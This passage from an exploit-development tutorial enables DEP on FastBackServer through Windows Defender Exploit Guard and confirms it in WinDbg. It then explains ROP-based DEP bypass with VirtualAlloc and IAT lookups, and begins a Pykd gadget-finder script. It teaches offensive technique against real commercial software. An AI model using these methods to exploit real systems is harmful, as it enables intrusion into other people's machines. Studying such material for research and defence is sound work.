
Figure 4.4 - The App & Browser Control section in Windows Defender Security Center. From here we can access Exploit Protection settings.
We click on the Exploit Protection Settings link to access the detailed mitigation configuration interface.

Figure 4.5 - Accessing the Exploit Protection Settings, where we can configure system-wide and per-application security mitigations.
We select the Program Settings tab, which allows us to add per-application overrides. This tab shows all applications that have custom mitigation settings and lets us add new ones.

Figure 4.6 - The Program Settings tab in Exploit Protection. This tab allows us to configure per-application security mitigations, overriding the system-wide defaults.
Now we add the FastBackServer executable path to the list. We browse to the installation directory and select the FastBackServer.exe binary. This tells WDEG that we want to apply custom mitigation settings to this specific application.

Figure 4.7 - Adding the FastBackServer executable to the Exploit Protection program list. This allows us to enable specific mitigations like DEP for this application.
Finally, we enable the Data Execution Prevention checkbox for FastBackServer. This tells WDEG to force DEP on this process regardless of its compilation settings. The change requires a restart of the application to take effect.

Figure 4.8 - Enabling Data Execution Prevention for FastBackServer through Windows Defender Exploit Guard. The application must be restarted for this change to take effect.
After enabling DEP through WDEG, you must restart the target application for the change to take effect. The DEP setting is applied when the process is created, not to already-running processes.
4.4 Confirming DEP Is Now Active
After restarting FastBackServer and reattaching WinDbg, we verify that DEP is now active by repeating our earlier test. We write NOPs to the stack, set EIP to ESP, and attempt to execute:
1
2
3
ed esp 90909090
r eip = esp
p
The result confirms that DEP is now enforced: we get an access violation when trying to execute instructions on the stack. FastBackServer now has DEP protection active, which means our traditional shellcode-on-the-stack approach will fail. We need a DEP bypass.

Figure 4.9 - After enabling DEP through WDEG and restarting FastBackServer, attempting to execute NOPs on the stack triggers an access violation. DEP is now successfully enforced on our target application.
This access violation is the starting point of our entire bypass journey. Every technique we develop from this point forward exists to work around this single hardware-enforced restriction.
5. Return-Oriented Programming - The Theory
5.1 From ret2libc to ROP
When DEP was first introduced, the initial bypass technique came from the Linux world: return-to-libc (ret2libc). Instead of jumping to shellcode on the stack, the attacker overwrote the return address with the address of a library function like system() and arranged the stack so that the function’s arguments pointed to an attacker-controlled string like /bin/sh. No shellcode was executed on the stack - the exploit reused existing code in shared libraries.
When DEP arrived on Windows, this same concept was adapted. Exploit developers first abused the fact that DEP can be disabled on a per-process basis by calling NtSetInformationProcess with the right parameters. The idea was simple: instead of JMP ESP → shellcode, the EIP overwrite pointed to NtSetInformationProcess, which disabled DEP, and then a second-stage jump landed on the shellcode that was now on an executable stack. Microsoft responded with permanent DEP - any executable compiled with /NXCOMPAT gets a flag that prevents NtSetInformationProcess from disabling DEP at runtime.
This arms race led to the generalization of the ret2libc concept into Return-Oriented Programming (ROP). Instead of returning to a single library function, ROP chains together dozens or hundreds of small instruction sequences
- called gadgets - that each end with a
RETinstruction. Each gadget performs a tiny operation: pop a value into a register, add two registers, write a register to memory, etc. By carefully arranging the stack so that eachRETpops the address of the next gadget, the attacker builds a virtual program that runs entirely within legitimate code pages. The CPU never executes a single byte from a non-executable page.
The diagram below illustrates how ROP chains work at a high level. The exploit overwrites the stack with a sequence of gadget addresses. Each RET instruction pops the next address from the stack and jumps to it, creating a chain of tiny operations that together accomplish a complex goal - in our case, calling VirtualAlloc to allocate executable memory.

Figure 5.1 - How a ROP chain works. The stack is filled with addresses of gadgets (short instruction sequences ending in RET). Each RET pops the next gadget address, creating a chain of operations that executes entirely within legitimate code pages, bypassing DEP.
This diagram is the conceptual foundation for everything that follows. Notice that the shellcode itself is never executed from the stack - it is the ROP chain’s job to change memory permissions so that the shellcode can run. The chain is not the payload; it is the key that unlocks the door for the payload.
5.2 Two Approaches to DEP Bypass
Depending on our goal, there are two fundamental approaches to ROP-based DEP bypass:
Build 100% ROP shellcode - The entire payload (connect-back, spawn shell, download-and-execute, etc.) is implemented purely as a ROP chain. This is theoretically possible but extremely impractical. The chain would be thousands of gadgets long, incredibly fragile, and nearly impossible to debug. Nobody does this in practice.
Build a small ROP chain that enables traditional shellcode - The ROP chain’s only job is to make a small region of memory executable, then redirect
EIPto that region where traditional shellcode (generated by msfvenom or hand-written) is waiting. This is the practical approach, and it is what we will implement.
For the second approach, we have three Win32 APIs we can use:
- VirtualAlloc - Allocates a new region of memory (or re-commits an existing one) with specified permissions. We can call it with
PAGE_EXECUTE_READWRITE(0x40) to get an RWX page. This takes 4 parameters. - VirtualProtect - Changes the protection on an existing page. We can flip a
PAGE_READWRITEpage toPAGE_EXECUTE_READWRITE. This takes 5 parameters (the extra one being a pointer to receive the old protection value). - WriteProcessMemory - Copies bytes from one location to another within the same process. We can copy shellcode to an existing RWX page. This takes 5 parameters including a process handle.
We will use VirtualAlloc for our exploit because it requires only 4 arguments (versus 5 for the other two APIs), does not need an output pointer for old protection values, and allows us to re-commit the page where our shellcode already resides with RWX permissions. This is the most straightforward approach available to us.
The diagram below compares all three API approaches side by side, showing their prototypes, advantages, disadvantages, and when to use each one. Understanding these trade-offs is important because gadget availability may force you to use one API over another in different exploitation scenarios.

Figure 5.2 - Comparison of the three primary Win32 APIs used for DEP bypass: VirtualProtect, VirtualAlloc, and WriteProcessMemory. Each has different parameter requirements and trade-offs. VirtualAlloc is our choice for this exploit because it has the fewest parameters and no output pointer requirement.
5.3 The Import Address Table (IAT)
We need the address of VirtualAlloc at runtime to call it, but the function lives in kernel32.dll whose base address changes on every reboot due to ASLR. Fortunately, we do not need to know the absolute address of VirtualAlloc in kernel32.dll. Instead, we use the Import Address Table (IAT).
When a DLL is loaded and the PE loader resolves imports, it writes the actual runtime address of each imported function into the IAT. The IAT itself lives inside the importing module at a fixed offset from the module’s base address. If we find a loaded module whose base address does not change (i.e., a module without ASLR), we can read the VirtualAlloc pointer from that module’s IAT at a predictable address. We do not need to hardcode VirtualAlloc’s address - we just need to dereference a fixed IAT entry, and the runtime pointer will be there regardless of kernel32.dll’s ASLR-randomized base.
This is a critical distinction: the IAT entry address is static (within a non-ASLR module), but the value stored at that address (the function pointer) is dynamic. Our ROP chain will load the IAT entry address into a register, dereference it to get the actual function address, and then write that address into our VirtualAlloc skeleton on the stack.
6. Gadget Discovery - Building Your Arsenal
6.1 Pykd: Debugger Automation for Gadget Hunting
Pykd is a WinDbg extension that exposes a comprehensive Python API for debugger automation, crash dump analysis, and - in our case - automated gadget discovery. It can be loaded as a WinDbg extension and allows us to write Python scripts that interact directly with the debugger’s state: reading memory, disassembling instructions, querying page protections, and more.
We start with a simple Hello World to confirm Pykd is working. This trivial script uses the dprintln function to output a message to the WinDbg command window:
1
2
from pykd import *
dprintln("Hello World!")

Figure 6.1 - A simple Hello World script using Pykd. This confirms that the Python-WinDbg bridge is working correctly before we build more complex gadget discovery tools.
Before running the script, we need to attach WinDbg to the FastBackServer process. After attaching, we see the debugger’s initial break message confirming we are connected to the right process.

Figure 6.2 - WinDbg attached to FastBackServer, ready for Pykd script execution. The debugger is at the initial breakpoint.
Now we load the Pykd extension into WinDbg with the .load pykd command. This registers the !py command that allows us to execute Python scripts.
1
.load pykd

Figure 6.3 - Loading the Pykd extension into WinDbg. Once loaded, we can use the !py command to execute Python scripts that interact with the debugger.
With Pykd loaded, we run our Hello World script to verify everything works:
1
!py C:\scripts\hello.py
The output shows our “Hello World!” message in the WinDbg command window, confirming that Pykd is properly installed, the Python bridge is functional, and we can proceed to build our gadget discovery tool.

Figure 6.4 - The Hello World script executed successfully through Pykd. The output appears in the WinDbg command window, confirming the Python-debugger bridge is working.
6.2 Building the ROP Finder - Step by Step
Now we build our gadget discovery tool incrementally. The first step is getting a reference to the target module. The Pykd module() function takes a module name and returns an object with information about the module’s base address, end address, and other properties.
1
2
3
4
5
6
7
8
9
10
11
from pykd import *

if __name__ == '__main__':
    count = 0
    try:
        modname = sys.argv[1].strip()
    except IndexError:
        print("Syntax: findrop.py modulename")
        sys.exit()

    mod = module(modname)

Figure 6.5 - The first iteration of our findrop.py script. It takes a module name as a command-line argument and creates a Pykd module object reference.
Next, we need to know the total number of memory pages in the module. Each memory page in x86 architecture is 0x1000 bytes (4096 bytes). We calculate the total number of pages by dividing the module’s memory span (end address minus begin address) by the page size. This tells us how many pages we need to scan for gadgets.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
from pykd import *

PAGE_SIZE = 0x1000

if __name__ == '__main__':
    count = 0
    try:
        modname = sys.argv[1].strip()
    except IndexError:
        print("Syntax: findrop.py modulename")
        sys.exit()

    mod = module(modname)

    if mod:
        pn = int((mod.end() - mod.begin()) / PAGE_SIZE)
        print("Total Memory Pages: %d" % pn)

Figure 6.6 - The second iteration adds page counting. We set PAGE_SIZE to 0x1000 (4096 bytes, the standard x86 page size) and calculate how many pages the module spans.
Let us run the script without arguments first to see our usage message:
1
!py C:\scripts\findrop.py

Figure 6.7 - Running findrop.py without arguments shows the usage message, confirming argument parsing works correctly.
Now we run it against FastBackServer to see how many pages it has:
1
!py C:\scripts\findrop.py FastBackServer
The output tells us that FastBackServer spans 2060 memory pages. This is a large module, but most of those pages will not be executable - they contain data sections, import tables, resources, and other non-code content. Our next step is to filter down to only the executable pages.
